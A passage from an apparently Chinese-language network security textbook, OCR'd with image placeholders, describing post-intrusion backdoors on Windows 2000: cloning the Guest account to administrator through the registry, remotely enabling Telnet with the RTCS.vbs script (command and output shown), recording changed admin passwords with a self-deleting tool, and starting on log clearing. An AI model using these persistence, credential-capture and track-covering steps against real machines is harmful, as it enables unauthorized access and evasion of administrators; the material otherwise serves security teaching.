


图 7-8　覆盖 Guest 用户的配置信息

这样，Guest 账户已经具有管理员权限了。为了能够使 Guest 账户在禁用的状态登录，下一步将 Guest 账户信息导出注册表。选择 User 目录，然后选择菜单栏“注册表”下的菜单项“导出注册表文件”，将该键值保存为一个配置文件，如图 7-9 所示。




图 7-9　保存键值

打开“计算机管理”对话框，并分别删除 Guest 和 00001F5 两个目录，如图 7-10 所示。




图 7-10　删除 Guest 账户信息

然后再将刚才导出的信息文件再导入注册表，下面在对方主机的命令行下修改 Guest 的用户属性，注意：一定要在命令行下。首先修改 Guest 账户的密码，比如这里改成 hello，并将 Guest 账户开启和停止，如图 7-11 所示。



图 7-11　修改 Guest 账户的属性

再次看“计算机管理”窗口中的 Guest 账户，发现该账户是禁用的，如图 7-12 所示。




图 7-12　查看 Guest 账户属性

注销退出系统，然后用用户名 guest，密码 hello 登录系统。不仅可以登录，而且该账户还拥有管理员的权限。

2．系统服务后门

在一次成功的入侵之后，入侵者会想办法把系统的 Telnet 服务设置为自动运行，以便于下次登录。因为这是 Windows 自带的服务，所以杀毒软件不会给出警告。

例 7-2　远程启动 Telnet 服务。

利用主机上的 Telnet 服务，有管理员密码就可以登录到对方的命令行，进而操作对方的文件系统。如果 Telnet 服务是关闭的，就不能登录了。

默认情况下，Windows 2000 Server 的 Telnet 是关闭的，可以在运行窗口中输入 tlntadmn.exe 命令启动本地 Telnet 服务，如图 7-13 所示。



图 7-13　启动 Telnet 服务

在启动的 DOS 窗口中输入“4”，启动本地 Telnet 服务，如图 7-14 所示。






图 7-14　启动本地 Telnet 服务

利用工具 RTCS.vbs 可以远程开启对方的 Telnet 服务，使用该工具需要知道对方具有管理员权限的用户名和密码。在命令行方式下使用 Windows 自带的脚本宿主程序 cscript.exe 调用脚本，使用的命令如下：

```
c:\>cscript RTCS.vbs <目标IP> <用户名> <密码> <NTLM验证方式> <Telnet服务端口>
```

其中 NTLM 值可取 0，1，2。

0: 不使用 NTLM 身份验证。

1: 先尝试 NTLM 身份验证。如果失败，再使用用户名和密码验证。

2: 只使用 NTLM 身份验证。

空密码用两个双引号""表示。

使用工具软件，双击 RTCS.vbs，然后执行命令 cscript RTCS.vbs 192.168.8.212 administrator 123456 1 23，将对方 23 端口打开。其中 cscript 是操作系统自带的命令，RTCS.vbs 是该工具软件脚本文件，IP 地址是要启动 Telnet 的主机地址，administrator 是用户名，123456 是密码，1 是登录系统的验证方式，23 是 Telnet 开放的端口。该命令执行时根据网络的速度，需要一段时间，开启远程主机 Telnet 服务的过程如图 7-15 所示。

```
C:\>cscript rtcs.vbe 192.168.8.212 administrator 123456 1 23
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

****************************************************************************
RTCS v1.10
Remote Telnet Configure Script, by zzzEVAzzz
Welcome to visite www.isgrey.com
Usage:
cscript C:\rtcs.vbe targetIP username password NTLMAuthor telnetport
It will auto change state of target telnet server.
****************************************************************************

Conneting 192.168.8.212....OK!
Setting NTLM=1....OK!
Setting port=23....OK!
Querying state of telnet server....OK!
Changeing state....OK!
Target telnet server has been START Successfully!
Now, you can try: telnet 192.168.8.212 23, to get a shell.
```

图 7-15　开启 Telnet 服务的过程

远程开启 Telnet 服务时需要注意以下几点：

（1）脚本自动检查目标 Telnet 服务情况，如果未启动则启动它，相反就关闭。同一个命令执行两遍，就开/关一次服务。

（2）关闭服务时也必须输入这 5 个参数，这样可以根据需要还原服务设置为默认值（NTLM =2，端口 23）。

（3）如果 Telnet 服务被禁用，将自动更改为“手动”。

（4）该命令根据网络的速度，执行的时候需要一段时间。

3．工具软件后门

例 7-3 记录管理员口令修改过程。

当入侵到对方主机并得到管理员口令以后，就可以对主机进行长久入侵了，但是一个好的管理员一般每隔半个月左右就会修改一次密码，这样已经得到的密码就不起作用了。利用工具软件 Win2kPass.exe 记录修改的新密码，该软件将密码记录在 Winnt\temp 目录下的 Config.ini 文件中，有时候文件名可能不是 Config，但是扩展名一定是.ini，该工具软件有“自杀”的功能，就是当执行完毕后，自动删除自己。

首先在对方操作系统中执行 Win2KPass.exe 文件，当对方主机管理员密码修改并重启计算机以后，就在 Winnt\temp 目录下产生一个 Gonfig.ini 文件，如图 7-16 所示。




图 7-16　密码修改记录文件

打开该文件可以看到修改后的新密码，如图 7-17 所示。




图 7-17　密码记录文件的内容

该文件只有当密码发生变化时才会产生，可以看到新的管理员密码是123456。

7.2 清除日志

清除日志是黑客入侵的最后的一步，黑客能做到来无踪去无影，这一步起到决定性的作用。

7.2.1 清除IIS日志

当用户访问某个IIS服务器以后，无论是正常的访问还是非正常的访问，IIS都会记录访问者的IP地址以及访问时间等信息。这些信息记录在Winnt\System32\logFiles目录下，如图7-18所示。

